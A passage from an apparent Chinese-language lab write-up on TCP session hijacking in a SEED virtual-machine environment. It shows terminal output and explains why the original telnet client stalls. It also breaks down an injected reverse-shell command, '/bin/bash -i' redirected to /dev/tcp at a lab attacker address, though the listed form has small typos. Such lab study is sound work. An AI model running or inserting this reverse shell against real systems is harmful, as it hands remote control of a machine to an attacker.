    inet 192.168.248.132/24 brd 192.168.248.255 scope global dynamic ens33
       valid_lft 1210sec preferred_lft 1210sec
    inet6 fe80::5f49:3b64:7277:c7c4/64 scope link
       valid_lft forever preferred_lft forever
seed@VM:~$
```

ip a 显示的 ip 为靶机的 ip

成功获取一个 reverse shell!

观察最初发起 telnet 连接的物理机（客户端）

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib     Pictures  source     Videos
bin      Desktop        Downloads  get-pip.py        Music   Public    Templates
seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib     Pictures  source     Videos
bin      Desktop        Downloads  get-pip.py        Music   Public    Templates
seed@VM:~$
```

此时的客户端无法输入命令（ack 号已经过时了，客户端数据包的 seq 与服务端的 ack 不匹配）

关于注入的命令 /bin/bash -I /dev/tcp/192.168.248.128/8888 0<&1 2>&1

“/bin/bash -i”：表示生成一个交互式的 bash

“> dev/tcp/192.168.248.128/8888”：将标准输出重定向至 192.168.248.128:8888，文件描述符 1 代表 stdout

“0<&1”：此命令导致 shell 从 tcp 连接中获取标准输入，文件描述符 0 代表 stdin。

“2>&1”：此命令导致 stderr 被重定向至 tcp 连接，文件描述符 2 代表 stderr。